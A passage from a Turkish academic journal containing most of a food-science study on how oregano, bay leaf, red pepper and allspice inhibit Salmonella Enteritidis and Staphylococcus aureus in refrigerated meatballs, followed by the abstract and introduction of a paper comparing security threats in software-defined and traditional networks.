gıdalarda doğal antimikrobiyal olarak kullanılmaktadır. Baharatların antimikrobiyal etkileri çoğunlukla içerdikleri uçucu yağlardan kaynaklanmaktadır [13, 14]. Uçucu yağların baharat olarak da değeri bulunmakta ve ayrıca bu maddelerin kullanımı güvenli kabul edilmektedir [15]. Baharatlar et ürünleri için sos ve çeşni olarak da kullanılmaktadır [16].

Yenibahar, defne, karabiber, kimyon, sarımsak, soğan, kekik, esansiyel yağ elde edilen ve antimikrobiyal etkiye sahip bitkilerdir. Eski yıllardan beri aroma ve tat geliştirme amaçlı olarak kullanılan baharatlar, aynı zamanda antimikrobiyal ve antioksidan özellikleri için gıdalara ilave edilmektedir [14, 17]. Ayrıca son yıllarda kimyasal antimikrobiyal madde kullanımının kontrolsüzce ve bilinçsizce artmış olması, direnç gösteren mikroorganizmaların sayısında artışa neden olmuştur. Antibiyotiğe dirençli mikroorganizma sayısındaki artış, gıdalarda koruyucusu olarak baharatların kullanımını önemli hale getirmiştir. Antimikrobiyal maddelerin ilk olarak gıdaların bozulmasını önlemesi, ikinci olarak ise insanlar için patojen olan mikroorganizmaların gelişimlerini engellemesi beklenir [15].

Bu çalışmada Türkiye’de yaygın olarak kullanılan baharatlardan kırmızı pul biber (*Capsicum minimum*), defne yaprağı (*Laurus nobilis*), kekik (*Origanum onites*), yeni bahar (*Pimenta officinalis*) ve bunların eşit oranda karışımından oluşan miksin, gıda zehirlenmesine neden olan patojen bakterilerden *S. Enteritidis* ve *S. aureus* üzerine inhibitör etkilerinin belirlenerek, köftelerde koruyucu olarak kullanılma olanaklarının belirlenmesi amaçlanmıştır. Ayrıca örneklerin organoleptik ve mikrobiyal kalitesindeki değişimler de değerlendirilmiştir.

## 2. MATERYAL ve METOT

### 2.1. Bakteriyel Kültürler ve İnokülasyonu

Çalışmada Kırklareli Üniversitesi Gıda Mühendisliği Laboratuvarı’ndaki araç ve gereçler kullanılmıştır. Kontaminasyon için kullanılan *S. Enteritidis* ATCC 13076 ve *S. aureus* ATCC 29293 bakteriyel kültürleri, Yıldız Teknik Üniversitesi Gıda Mühendisliği Bölümü’nden temin edilmiştir. *S. Enteritidis* tryptone soya broth (TSB, Oxoid, asingstoke, UK)’da 37 °C’de 18 h, *S. aureus* ise brain–heart infusion broth (BHI)’da 37 °C 18 h inkübe edilerek taze kültürleri hazırlanmıştır. Köfte numuneleri bu aktif kültürler ile başlangıç sayıları yaklaşık  $10^{4-5}$  kob/g olacak şekilde kontamine edilmiştir.

## 2.2. Deneysel Köfte Örneklerinin Hazırlanması

Araştırmada kullanılan köfte örnekleri, Kırklareli Üniversitesi Gıda Mühendisliği Laboratuvarı'nda deneysel olarak hazırlanmıştır. Köfte materyali olarak 6 kg dana, 2 kg kuzu eti ve 2 kg iç yağı kullanılmıştır. Ayrıca köfte içine soğan, galeta unu, tuz ve karabiber (*Piper nigrum*) de belli oranlarda ilave edilmiştir. Baharat olarak (%1); Defne yaprağı, kekik, yeni bahar ve kırmızı biber kullanılmıştır. Köfte üretimi için gerekli olan tüm malzemeler, Kırklareli'ndeki yerel bir firmadan temin edilmiştir. Köfte harcından biri kontrol, toplam 6 farklı grup olacak şekilde Tablo 1'de belirtildiği gibi köfte örnekleri hazırlanmıştır.

Tüm köfte örneklerinde tuz % 1.5, galeta unu % 10, soğan % 5, karabiber % 0.25 oranlarında kullanılmıştır. İnhibitör etkisi araştırılacak baharatlar köfte örneklerine % 1 oranında ilave edilmiştir. Gruplardaki örnekler *S. Enteritidis* ve *S. aureus* ile kontamine edilerek, iyice karıştırılmıştır. Bu işlemler gerçekleştirildikten sonra örnekler şekil verilerek, 250g ambalajlara koyulmuş ve soğuk depoda (+4°C) muhafaza edilmiştir.

**Tablo 1.** Hazırlanan köfte örneklerinin bileşimi

Grubun Adı	İçeriği
A(Kontrol grubu)	Kıyma, galeta unu, soğan, tuz, karabiber.
B	Kıyma, galeta unu, soğan, tuz, karabiber, kırmızıbiber.
C	Kıyma, galeta unu, soğan, tuz, karabiber, defneyaprağı.
D	Kıyma, galeta unu, soğan, tuz, karabiber, kekik.
E	Kıyma, galeta unu, soğan, tuz, karabiber, yenibahar
F	Kıyma, galeta unu, soğan, tuz, karabiber, kırmızıbiber, yenibahar, defne yaprağı, kekik

Kontrol grubundan bir örnek analizleri yapılmak üzere ayrılmış, diğer örnekler muhafazanın 2., 4., 6., 8. ve 10. günlerinde analiz edilmek üzere +4°C'de soğuk muhafazaya alınmıştır.

### 2.3. Köfte Örneklerinin Laboratuvar Analizleri

Köfte örneklerinde mikrobiyolojik olarak; *S. Enteritidis* ve *S. aureus* sayımının yanı sıra toplam aerobik mezofil bakteri (TAMB), *Enterobacteriaceae* ve toplam küf-maya sayımı geleneksel kültürel ekim yöntemleri ile yapılmıştır. Örnekler depolama süresi boyunca 10 kişiden oluşan panelist grubu tarafından renk, koku, görünüm ve genel kabul edilebilirlik açısından vizüel olarak değerlendirilmiştir [18].

#### 2.3.1 Mikrobiyolojik Analizler

Köfte örnekleri aseptik şartlarda 10'ar gram steril poşetlere tartılmıştır. Daha sonra 90 ml steril peptonlu su ilave edilerek, stomacherde (Seward Medical, London, UK) homojenize edilmiştir. Elde edilen ana dilüsyondan  $10^{-6}$  basamağına kadar seri dilüsyonlar hazırlanmıştır. TAMB sayısının belirlenmesinde, genel amaçlı besiyeri olan Plate Count Agar (PCA, Merck, 1.05463) kullanılmıştır. Dilüsyon hazırlanan numunelerin, uygun dilüsyonlarından dökme plak yöntemi ile paralelli olarak ekimleri yapılmış, 37°C'de 48 saat inkübe edildikten sonra, 30 ile 300 arası koloni içeren petri plakları değerlendirilmiştir [19]. *Enterobacteriaceae* sayımı için besi yeri ortamı olarak Violed Red Bile Dextrose (VRBD, Merck, 1.014016) agar kullanılmış ve dökme plak yöntemi ile ekimi yapılan petri plakları, 37°C'de 24 saat inkübe edilerek değerlendirilmiştir [20]. Küf- Maya sayımında DRBC agar kullanılmıştır. Yayma plak yöntemi ile ekim yapılarak, 25°C'de 5 gün inkübasyona tabi tutulmuş ve inkübasyon sonunda koloni sayımı yapılmıştır [21]. *S. aureus* sayımı için egg yolk-tellurite emulsion (Oxoid, SR0054) ilave edilmiş Baird-Parker agar (CM275, Oxoid) kullanılmıştır. Yayma plak yöntemi ile ekim yapılarak, 37 °C'de 48 h inkübasyona tabi tutulmuş ve inkübasyon sonunda değerlendirmeleri yapılmıştır [22]. *S. Enteritidis* sayımı için ise XLD Medium (Merck, Darmstadt, Germany) ve SS (Merck, Darmstadt, Germany) agar selektif besiyerleri kullanılmıştır. XLD Medium'da; pembe, düzgün yuvarlak, siyah merkezli koloniler *S. Enteritidis* olarak değerlendirilmiştir. SS Agar'a yayma plak yöntemiyle ekim yapılarak, 37 °C'de 24 saat inkübasyona tabi tutulmuştur. İnkübasyondan sonra SS Agar'da siyah merkezli şeffaf koloniler, bazı biyokimyasal testlere tabi tutularak identifiye edilmiş ve spesifik koloniler *S. Enteritidis* ATCC 13076 olarak sayılmıştır [18].

### 3. BULGULAR ve TARTIŞMA


Köfte örneklerinin yapılan mikrobiyolojik analizleri sonucunda elde edilen *S. Enteritidis* ve *S. aureus* bulguları sırasıyla Tablo 2 ve Tablo 3'te belirtilmiştir. Ayrıca örneklerin on günlük muhafaza süresi boyunca bu patojen mikroorganizma sayılarındaki değişimler Şekil 1 ve Şekil 2'de görülmektedir.

**Tablo 2.** Muhafaza süresince köfte örneklerinin *S. Enteritidis* sayım sonuçları

Gün	<i>Salmonella Enteritidis</i> sayıları (log kob/g)					
	0	2	4	6	8	10
<b>A(Kontrol)</b>	4,78	5,6	6,37	7,12	8,59	8,51
<b>B(K.Biber)</b>	4,78	5,34	6,19	7,07	8,07	7,87
<b>C(DefneY.)</b>	4,78	4,77	5,6	6,37	7,11	7,26
<b>D(Kekik)</b>	4,78	4,96	5,48	6,84	7,38	7,42
<b>E(YeniBahar)</b>	4,78	4,69	5,49	6,77	7,61	7,69
<b>F(Karışım)</b>	4,78	5,37	5,64	6,92	7,82	8

Köfte harcında başlangıçta 4.78 log kob/g olan *S. Enteritidis* sayısı on günlük muhafaza süresi sonunda kontrol grubunda en yüksek (8.51 log kob/g), defne yaprağı içeren köfte örneklerinde en düşük belirlenmiştir (7.26 log kob/g).

Araştırmada elde edilen verilere göre muhafazanın 10. gününde kontrol grubu örnekleri ile mukayese edildiğinde; kırmızı pul biber, defne yaprağı, kekik, yeni bahar ve baharat karışımı köfte örneklerinde *S. Enteritidis* sayısında sırasıyla 0.64, 1.25, 1.09, 0.92 ve 0.51 log kob/g inhibisyon sağlamıştır (Tablo 2).



**Şekil 1.** Köfte örneklerinde *S. Enteritidis*'in muhafaza süresince değişim grafiği

Başlangıçta köfte harcında 4.00 log kob/g olan *S. aureus* sayısı, on günlük muhafaza süresi sonunda 7.36 log kob/g olarak en yüksek kontrol grubunda, en düşük kekik içeren köfte örneklerinde 6.05 log kob/g olarak belirlenmiştir (Tablo 3).


**Tablo 3.** Köfte Örneklerinde muhafaza süresince *S. aureus* sayım sonuçları.

<i>S. aureus</i> sayıları (kob/g)						
GÜN	0	2	4	6	8	10
<b>A(Kontrol)</b>	4,00	5,56	5,64	6,41	6,88	7,36
<b>B(K. Biber)</b>	4,00	4,96	5,17	5,69	6,12	6,63
<b>C(DefneY.)</b>	4,00	4,85	5,17	5,35	5,86	6,32
<b>D(Kekik)</b>	4,00	5,07	5,48	5,62	5,7	6,05
<b>E(YeniBahar)</b>	4,00	5,28	5,35	5,55	5,97	6,75
<b>F( Karışım)</b>	4,00	5,3	5,49	5,75	6,69	7,07

Araştırmada elde edilen verilere göre muhafazanın 10. gününde kontrol grubu örnekleri ile mukayese edildiğinde; kırmızı pul biber, defne yaprağı, kekik, yeni bahar ve baharat karışımı köfte örneklerinde *S. aureus* sayısında sırasıyla 0.73, 1.04, 1.31, 0.61 ve 0.29 log kob/g inhibisyon sağlamıştır (Tablo 3).

Şekil 2'deki grafikte görüldüğü üzere yapılan çalışmada kullanılan baharatlardan en çok kekiğin, sonra defne yaprağının inhibisyon etkisine sahip olduğu, diğer baharatların ise önemli derecede *S.*

*aureus* üzerinde inhibitör etki göstermedikleri belirlenmiştir.



Şekil 2. Köfte örneklerinde *S. aureus*'un muhafaza süresince değişim grafiği


Bir araştırmada kekik, defne yaprağı, nane ve bunların alkol ekstraktlarının gıda zehirlenmesine yol açan bakterilerden *S. aureus*, *Salmonella typhimurium* ve *Vibrio parahaemolyticus*'un gelişimi üzerine inhibitör etkileri araştırılmış, *S. typhimurium*'un üç baharata da en az duyarlılık gösterdiği belirlenmiştir. *S. aureus* gelişimini %0,05 konsantrasyonda inhibe eden kekiğin etkili baharat olduğu belirtilmiştir. Defneyaprağı ise *S. aureus*'un gelişimini ancak %0,5 konsantrasyonda etkileyebilmiştir [23]. Bizim çalışmamızda da her iki patojen bakteri üzerine en çok kekik ve defne yaprağı inhibitör etkiye sahip olmakla birlikte, muhafazanın sonuna doğru kekiğin *S. aureus* üzerine etkisinde artış gözlenmiştir (Tablo 2, Tablo 3) . Defne yaprağının, *S. Enteritidis* üzerine kekikten daha etkili olduğu çalışmamızla ortaya koyulmuştur.

Araştırmalar daha çok baharatlardan elde edilen uçucu yağların antimikrobiyal aktiviteleri üzerine yoğunlaşmıştır. Bir kekik türü olan *Thymus spinulosus*'dan elde edilen uçucu yağ, dörder gram pozitif (*S. aureus*, *Streptococcus faecalis*, *Bacillus subtilis* ve *Bacillus cereus*) ve gram negatif (*Proteus mirabilis*, *E. coli*, *S. typhimurium*, *Pseudomonas aeruginosa*) bakteriye karşı denemiş, yüksek oranda antibakteriyel etki gösterdiği belirlenmiştir [24]. Farklı 21 bitki esansiyel yağlarının 5 gıda patojenine (*S. Enteritidis*, *S. aureus*, *E. coli*, *Campylobacter jejuni* ve *L. monocytogenes*) antimikrobiyal etkileri araştırılmış, bitkilerden defne, kekik ve kimyonun en



fazla inhibitör etkiye sahip olduğu belirtilmiştir. Beş patojene birden bakteriyostatik etki gösterdikleri ve genelde Gram (+) bakterilerin, Gram (-) bakterilere göre esansiyel yağlara daha duyarlı oldukları açıklanmıştır [25]. Bir başka çalışmada timol ve carvakrol'un *S. aureus* ve *P. aeruginosa* üzerine beraber kullanıldıklarında tek başına kullanıldıklarından daha iyi bir etki gösterdiklerini bildirilmiştir [24]. Yine Altundağ ve Aslım (2005) iki *Origanum* cinsi kekik türünden elde ettikleri uçucu yağı, Gram(+) bakteriler (*S. aureus* ve *Staphylococcus epidermidis*), Gram (-) bakteriler (*E. coli*, *Enterobacter cloacae*, *P. aeruginosa* ve *Klebsiella pneumoniae*) ve funguslar (*Candida albicans*, *Candida tropicalis* ve *Torulopsis glabrata*) üzerinde denenmişler, yüksek oranda antibakteriyel ve antifungal özellikte olduğunu belirlemişlerdir [26].

Çalışmamızda kullanılan kırmızı pul biber, defne yaprağı, kekik, yeni bahar ve baharat miksini *S. Enteritidis* ve *S. aureus* üzerinde belirlediğimiz antimikrobiyal aktivite oranları ile, yapılan literatür araştırmalarındaki bulgularla benzer sonuçlar elde edilmiştir. Ülkemizde yaygın olarak kullanılan özellikle kekik ve defne yaprağı gibi baharatların köftelerde bulunabilecek *S. Enteritidis* ve *S. aureus* üzerinde antimikrobiyal etkileri nedeniyle inhibitör etkiye sahip oldukları tespit edilmiştir. Yaptığımız çalışmada defne yaprağının *S. Enteritidis*, kekiğin ise *S. aureus* üzerine daha çok etkili olduğu belirlenmiştir. Ayrıca bu baharatların tek olarak kullanıldığı köftelerde bu etkinin daha belirgin olduğu tespit edilmiştir. Baharatların tamamının birlikte kullanıldığı köfte örneklerinde antimikrobiyal etkinin bu derece olmadığı gözlenmiştir. Bunun nedeninin, tek olarak kullanıldığında antimikrobiyal etkisinin yüksek olduğu baharatların, karışım içerisindeki oranlarının azalmasından ve diğer baharatların (K. biber ve yenibahar) antimikrobiyal etkisinin düşük olmasından kaynaklandığı düşünülmektedir.




Şekil 3: Muhafaza süresince köfte örneklerinde *Enterobacteriaceae* sayısı değişim grafiği

*Enterobacteriaceae* sayısında muhafazanın 4. gününe kadar önemli artış gözlemlenmezken, daha sonra hızlı artış olduğu görülmektedir (Şekil 3). Muhafaza sonunda kekik ve yeni bahar'ın diğer baharatlara oranla *Enterobacteriaceae* sayısı üzerinde daha fazla antimikrobiyel aktivite gösterdiği tespit edilmiştir. Diğer baharatlardan kırmızı pul biberin ise *Enterobacteriaceae* üzerinde en az inhibisyon etkisi oluşturduğu tespit edilmiştir. Başka bir ifadeyle, kekik ve yeni bahar dışında diğer baharatların hijyen ve kalite indikatörü olan *Enterobacteriaceae* sayısı üzerine etkili olmadığı belirlenmiştir.

Şekil 4'de görüldüğü üzere yapılan çalışmada kullanılan baharatlardan kekik, diğer baharatlara oranla TAMB sayısı üzerinde daha fazla inhibitör etki göstermiştir. Genel olarak baharatların kontrol grubu ile mukayese edildiğinde, TAMB sayısı üzerinde antimikrobiyal aktiviteye sahip olduğu ve örneklerin raf ömründe artış sağladığı gözlenmiştir.


Çiğ hamburger köfte örneğinde yapılan bir araştırmada; örneklerin %17'sinde toplam aerobik bakteri sayısı  $1.0 \times 10^7$  kob/g'ın üzerinde tespit edilmiş, koliform bakteri sayısını ise örneklerin %28'inde  $10^3$ - $10^4$  kob/g olduğu açıklanmıştır. Aynı zamanda örneklerin %62'sinde Stafilokok türlerinin bulunduğunu ve bunların %37'sini koagülaz pozitif türlerin oluşturduğu bildirilmiştir [7].



Şekil 4: Muhafaza süresince köfte örneklerinde TAMB sayısı değişim grafiği

Muhafaza süresince kullanılan baharatların toplam küf-maya sayısı üzerine inhibitör etkileri arasında önemli derecede fark görülmemiştir (Şekil 5).

Kekik, karabiber, karanfil, ıtır, muskat tohumu ve mercanköşk bitkilerinin uçucu yağlarının 25 bakteri cinsine karşı antimikrobiyal aktiviteleri incelenmiş, hayvan ve bitki patojeni olan bu bakterilere karşı çeşitli derecelerde etkili oldukları bildirilmiştir [25].



Şekil 5: Muhafaza süresince köfte örneklerinde toplam maya-küf sayısı değişim grafiği

En önemli ve yaygın kullanılan baharatlardan biri olduğu için kekik, uçucu yağı ve diğer bileşenleri üzerine en çok çalışma yapılan bitkilerden biridir Uçucu yağında thymol, carvacrol, p-simen, terpineol, borneol, cymol, linalol gibi bileşenler içerir ve bitkiye kokusunu thymol ve carvacrol verir. Bu iki madde kekik uçucu yağının ana bileşenlerini oluşturur ve thymol güçlü bir antimikrobiyaldir [26]. Uçucu yağların antibakteriyel ve antifungal özelliklerinden başka antiviral aktiviteleri de rapor edilmiştir. Beş ayrı uçucu yağ ile yapılan bir çalışmada, yağların Epstein-Barr virüsü (EBV)'ne etki gösterdiği, *Melaleuca alternifolia* (çay ağacı) esansiyel yağının, tütün bitkisinde görülen mozaik virüsüne karşı etkili bir önleyici olduğunu bildirilmiştir [24, 27].

Bütün bu çalışmalardan da anlaşılacağı gibi halk arasında yaygın olarak kullanılan kekik gibi baharatlar antimikrobial aktiviteye sahiptir. Kekik ve defne gibi baharatlarla yapılan çalışmalarda daha çok bitkinin uçucu yağları izole edilmiş ve bunların mikroorganizmalar üzerine etkileri araştırılmıştır. Bir mikroorganizma bile olsa antimikrobiyal etki gözlenmesi durumunda, bu bitkilerin tedavi amaçlı olarak kullanılabilmesi ve sentetik antibiyotiklere alternatif olabileceği belirtilmektedir [25]. Ayrıca kekikte bulunan antioksidan maddelerin, belirli bir süre saklanması gereken besinlerde acılaşmayı ve bozulmayı önlediği belirlenmiş, gıdaların içine katılarak veya buldukları kabın içine koyularak onların raf ömürlerinin uzatılabileceği bildirilmiştir [24].

Çalışmamızda da literatürü destekler nitelikte, antimikrobiyal aktivite en fazla kekikte, ikinci olarak defne yaprağında tespit edilmiştir. Her ne kadar diğer baharatlarda da az da olsa bu etki gözlemlense bile, kekik ve defne yaprağının daha iyi sonuçlar vereceği düşünülmektedir. Vizüel değerlendirmede elde edilen bulgulara göre kekik, köfte örneklerinin görünümünü, defne yaprağı ise görünüm ve kokusunu olumsuz yönde etkilediği belirlenmiştir. Ancak kekiğin hoşta giden rayihası, köfteyi panelistler tarafından daha çok talep edilir hale getirmiştir.

#### 4. SONUÇ

Gıdalardaki mikrobiyal kontrol, mikrobiyal yaşamı baskılamaya yöneliktir. Bu amaçla kimyasal koruyucularla mikrobiyal gelişmeyi engelleme yerine, yenilebilir özellikteki kırmızı pul biber, defne yaprağı, kekik, yeni bahar gibi baharatların kullanımını da içeren yeni ve doğal yaklaşımlar ivme kazanmaktadır. Gıda intoksikasyonuna neden olan patojen bakterilerden *S. Enteritidis* üzerine defne yaprağı en fazla, baharat miksi en az inhibitör etki göstermiştir. Gıda zehirlenmesi

vakalarından sorumlu önemli diğer bakteri olan *S. aureus* üzerine aynı şekilde baharat miski en az, kekik ise en fazla inhibisyon etkiye sahiptir. Çalışmada kullanılan baharatların antimikrobiyal aktiviteleri irdelenmiş ve en çok kekiğin, ikinci olarak defne yaprağının önemli derecede antimikrobiyal aktiviteye sahip olduğu tespit edilmiştir.

Araştırmamızda elde ettiğimiz verilere göre kırmızı pul biber, yeni bahar ve baharat karışımı ile hazırlanmış köfte örnekleri koku, görünüm ve renk açısından diğer örneklerle göre daha iyi bulunmuştur. Defne yaprağı ilave edilen örneklerde, defne yaprağının keskin aroması hissedilmiş ve köftelerin görünümünü de olumsuz yönde etkilediği belirlenmiştir. Defne yaprağı ve kekiğin hidrosol formları da kullanılarak köftelerin organoleptik özellikleri üzerine olumsuz etkileri iyileştirilebilir. Netice itibarıyla baharatların, doğrudan veya hidrosol formda doğal bir antimikrobiyal madde ve lezzet arttırıcı olarak köftelerde kullanılabileceği düşünülmektedir. Ayrıca endemik bitki türlerinden elde edilen farklı antimikrobiyal etkili maddelerin, daha etkili, sağlık açısından herhangi bir risk taşımayan, doğal, çevre dostu ve ekonomik antimikrobiyal ajan olarak kullanımı önerilebilir.

## KAYNAKLAR

- [1] Anonim, Türk Gıda Kodeksi Et ve Et Ürünleri Tebliği, 2012/74, 2012.
- [2] Anonim, TS 10580 Köfte-Hamburger Köfte –Pişmemiş. TSE, Ankara, 2010.
- [3] Ertaş, Y., Gezmen, Karadağ, M., Sağlıklı beslenmede Türk mutfak kültürünün yeri, Gümüşhane Üniversitesi Sağlık Bilimleri Dergisi; 2(1), 2013.
- [4] Yıldız, A., Karaca, T., Çakmak, Ö., Yörük, M., Başkaya, R., İstanbul da tüketime sunulan köftelerin histolojik, mikrobiyolojik ve serolojik kalitesi, YYÜ. Vet. Fak. Derg.; 15(1-2):53-57, 2004.
- [5] Çetin, B., Sodyum laktatın hazır köftelerin mikrobiyolojik kalite ve raf ömrü üzerine etkisi, Doktora tezi, İ.Ü. Sağlık Bilimleri Enstitüsü, İstanbul, 2000.
- [6] Sarımehtetoğlu, B., Küplülü, Ö., Kaymaz, Ş., Hamburger ve inegöl köftelerinden *Escherichia coli O157: H7* izolasyonu, Ankara Üniv. Vet. Fak. Derg.; 45: 221-227, 1998.
- [7] Karım, G. Bacteriological quality of raw and cooked hamburger at the retail level in Tehran. J. Food Prot.; 40(8):560-561, 1977.

- [8] Birer, S., Yiyeceklerimizin içinde kullandığımız baharatlar ve özellikleri. *Gıda*; 11(1), 1986.
- [9] Anonim, Türk Gıda Kodeksi Baharat Tebliği, 2000/16, 2000.
- [10] Anonim, TS 2419 Kırmızıbiber- Öğütülmüş. TSE, Ankara, 2001.
- [11] Anonim, TS 2624 Yenibahar, Türk Standartları Enstitüsü, Ankara, 2004.
- [12] Coşkun, F., Tekirdağ piyasasında satılan bazı baharatların mikrobiyolojik özellikleri. *Tekirdağ Ziraat Fakültesi Dergisi*; 7(1), 2010.
- [13] Çelik, S., Yılmaz, Ö., Defne yaprak ve meyvesinin yağ asitleri bileşimi. *Gıda*; 22(3). 165-167, 1996.
- [14] Çon, A. H., Ayar, A., Gökalp, H. Y., Bazı baharat uçucu yağlarının çeşitli bakterilere karşı antimikrobiyal etkisi, *Gıda*; 23(3): 171-175, 1998.
- [15] Karankı, E. Ülkemizde Yaygın olarak Kullanılan Bazı Baharatların Antimikrobiyal Aktivitesinin Belirlenmesi. Yüksek Lisans Tezi, Niğde Üniversitesi, 2013.
- [16] Ünver, Ç. T., Baharat Sanayi, Adnan Menderes Üniversitesi Tarım Ekonomisi Bölümü, 2012.
- [17] Obaidat, M. M., and Frank, J. F. Inactivation of *Escherichia coli* O157:H7 on the intact and damaged portions of lettuce and spinach leaves by using allyl isothiocyanate, carvacrol, and cinnamaldehyde in vapor phase. *J. Food Prot.* 72:2046–2055, 2009.
- [18] Cetin, B., Uran, H., Konak, M. Effect of Evaporated Ethyl Pyruvate on Reducing *Salmonella* Enteritidis in Raw Chicken Meat. *Brazilian Journal of Poultry Science* 21 (2): 1-8, 2019.
- [19] Anonim, ISO 4833-2 Microbiology of the food chain – Horizontal method for the enumeration of microorganisms – Part 2: Colony count at 30 degrees C by the surface plating technique. International Organization for Standardization, Geneva, Switzerland, 2013.
- [20] Anonim, ISO 21528-2 Microbiology of food and animal feeding stuffs – Horizontal methods for the detection and enumeration of *Enterobacteriaceae* – Part 2: Colony-count method. International Organization for Standardization, Geneva, Switzerland, 2004.
- [21] Anonim, ISO 21527-2 Microbiology of food and animal feeding stuffs – Horizontal method for the enumeration of yeasts and molds – Part 2: Colony count technique in products with water activity less than or equal to 0,95. International Organization for Standardization, Geneva, Switzerland, 2008.
- [22] Anonim, ISO 6888-1 Microbiology of food and animal feeding stuffs -Horizontal method





for the enumeration of coagulase-positive staphylococci (*Staphylococcus aureus* and other species) – Part 1: Technique using Baird-Parker agar medium. International Organization for Standardization, Geneva, Switzerland, 2003.

[23] Üner, Y., Aksu, H., Ergün, Ö., Baharatın çeşitli mikroorganizmalar üzerine etkileri, İstanbul Üniv. Vet. Fak. Derg.; 26(1).1-30, 2000.

[24] Bayaz, M., Esansiyel Yağlar: Antimikrobiyal, Antoksidan ve Antimutajenik Aktiviteleri. Akademik Gıda, 12(3):45-53, 2014.

[25] Benli, M., Yiğit, N. Ülkemizde yaygın kullanımı olan kekik (*Thymus vulgaris*) Bitkisinin Antimikrobiyal Aktivitesi. Orlab-line Mikrobiyoloji Dergisi, (3):1-8, 2005.

[26] Altundağ, Ş., Aslım, B. Kekiğin Bazı Bitki Patojenleri Üzerine Antimikrobiyal Etkisi. Orlab on-line Mikrobiyoloji Dergisi, 3(7):12-14, 2005.

[27] Doğan, A., Bayrak, A., Akgül, A. Bazı kekik Türlerinin Uçucu Yağ Bileşimi Üzerinde Araştırma. Gıda, (4), 1985.



## **BİLGİ GÜVENLİĞİ TEHDİTLERİ: YAZILIM TANIMLI AĞLAR GELENEKSEL BİLGİSAYAR AĞLARINA KARŞI**

Abdullah Yavuz, Gürkan Tuna<sup>1\*</sup>

<sup>1</sup>Trakya Üniversitesi, Edirne Teknik Bilimler MYO, Edirne.

### **ÖZET**

Yazılım tanımlı ağlar bakım, maliyet ve yönetim kolaylığı açılarından avantajlara sahiptir. Öte yandan, geleneksel bilgisayar ağları uzun yıllardır bilgi güvenliği tehditleri açısından sınanmış olmakla birlikte gerçek saha uygulamalarında yazılım tanımlı ağlar üzerinde yapılan çalışmalar nispeten azdır. Yazılım tanımlı ağların bilgi güvenliği tehditleri açısından ele alınmasının özellikle ağ yöneticileri için kritik önem taşıdığı dikkate alınarak, bu çalışmada yazılım tanımlı ağlar ile geleneksel bilgisayar ağlarının bilgi güvenliği tehditlerine karşı zafiyetleri değerlendirilmiş ve çözüm önerileri sunulmuştur. Gerçekleştirilen benzetim çalışmalarında IP Spoofing, SYN Flood, RST/FIN Flood, SYN-ACK Flood, UDP Flood, ARP Poisoning ve Distributed Denial of Service saldırıları gerçekleştirilmiştir. Gerçekleştirilen benzetim çalışmalarının sonuçları, geleneksel bilgisayar ağlarına kıyasla ARP Poisoning saldırısı dışında yazılım tanımlı ağların daha fazla güvenlik zafiyeti taşıdığı görülmektedir. Ancak alınacak bazı tedbirler ile potansiyel birçok bilgi güvenliği saldırısının etkileri ortadan kaldırılabılır veya azaltılabilir.

**Anahtar Kelimeler:** Yazılım Tanımlı Ağlar, Geleneksel Bilgisayar Ağları, Tehditler, Güvenlik.

### **ABSTRACT**

Software-defined networks have advantages in terms of maintenance, cost and ease of management. On the other hand, traditional computer networks have been tested for information security threats for many years, but in real-field applications, studies on software-defined networks are relatively small. Considering that software-defined networks are of critical importance for network administrators, in this study, vulnerabilities of software-defined networks against information security threats were evaluated and solutions were proposed. In the simulation studies, IP Spoofing, SYN Flood, RST / FIN Flood, SYN-ACK Flood, UDP Flood, ARP Poisoning and Distributed Denial of Service attacks were carried out. The results of the simulation studies show that except for ARP Poisoning, software defined networks carry more security vulnerability compared to traditional computer networks. However, with some measures, the effects of many potential information security attacks can be eliminated or mitigated.

**Keywords:** Software Defined Networks, Traditional Computer Networks, Threats, Security.

\*gurkantuna@trakya.edu.tr, <https://orcid.org/0000-0002-6466-4696>

## 1. GİRİŞ

Geleneksel bilgisayar ağ mimarisi merkeziyetçi ve karmaşık olduğundan bu mimariye dayalı ağlarda kısıtlı esneklik ve sorun giderme zorlukları bulunmaktadır. Bu mimariye dayalı ağlar üreticiye bağlıdır ve ağ yapılandırmasında herhangi bir değişiklik yapmak oldukça zor ve maliyetlidir [1]. Geleneksel bilgisayar ağ altyapılarının kısıtlamalarını ortadan kaldırabilmek için yazılım tanımlı ağlar önerilmiştir. Yazılım tanımlı ağlarda geleneksel bilgisayar ağ mimarisinin altyapısında bir bütün olarak bulunan veri ve kontrol düzlemleri ayrılmaktadır [2]. Böylece, ağ ve yönetim sistemlerinin basitleştirilmesi ve otonom bir yapıya kavuşması hedeflenmektedir [2]. Mevcut donanım altyapısını kullanarak sanal ağlar oluşturmak ve onu kısa sürede ve düşük maliyetle esnek bir ağ olarak tanımlayabilmek için programlama kilit noktasıdır [3,4]. Bu nedenle yazılım tanımlı ağların tarihsel gelişimine bakıldığında programlanabilir ağlar üzerine kurulu olduğu görülebilir. 1990'lı yıllarda ortaya atılmış olan programlanabilir ağlar üreticilerin kurallarına bağlı kalınmasını zorunlu kılmakta ve üreticilerin müsaade ettiği derecede açıktı. Farklı üretici cihazlarında aynı yapılandırmanın sağlanamaması nedeniyle kısıtlı başarıya ulaşmışlardır [5]. Aktif ağlar [6], Programlanabilir ATM ağları [7], Network Control Point (NCP) [8] ve Routing Control Platform (RCP) [9] en bilinen örnekler arasındadır.

Geleneksel bilgisayar ağlarından farklı olarak etkin bir ağ yapılandırması sağlayan ve programlanabilir ağ yönetimi yaklaşımı sunan yazılım tanımlı ağların tarihsel gelişimi incelenirse yazılım tanımlı ağ teriminin OpenFlow çalışmalarının ardından ortaya çıktığı görülebilir [10]. OpenFlow ağ anahtarlayıcı ve yönlendiricilerin ağ üzerinden yönlendirme düzlemine erişim sağlayan bir iletişim protokolüdür [10]. OpenFlow ağları daha dinamik, yönetilebilir, düşük maliyetli ve uygulanabilir hale getirerek hem fiziksel hem de sanal ağ anahtarlayıcı ve yönlendirici gibi ağ donanımlarının doğrudan programlanmasını sağlar [11]. OpenFlow üzerine çalışmalar yapmak amacıyla kurulan Open Networking Foundation (ONF) [12] yazılım tanımlı ağ mimarisi için altyapı katmanı, kontrol katmanı ve uygulama katmanından oluşan 3 katmanlı bir mimari önermiştir [13]. Bu katmanlar arasındaki iletişimi sağlamak için ise kuzey ve güney ara yüzü önerilmiştir.


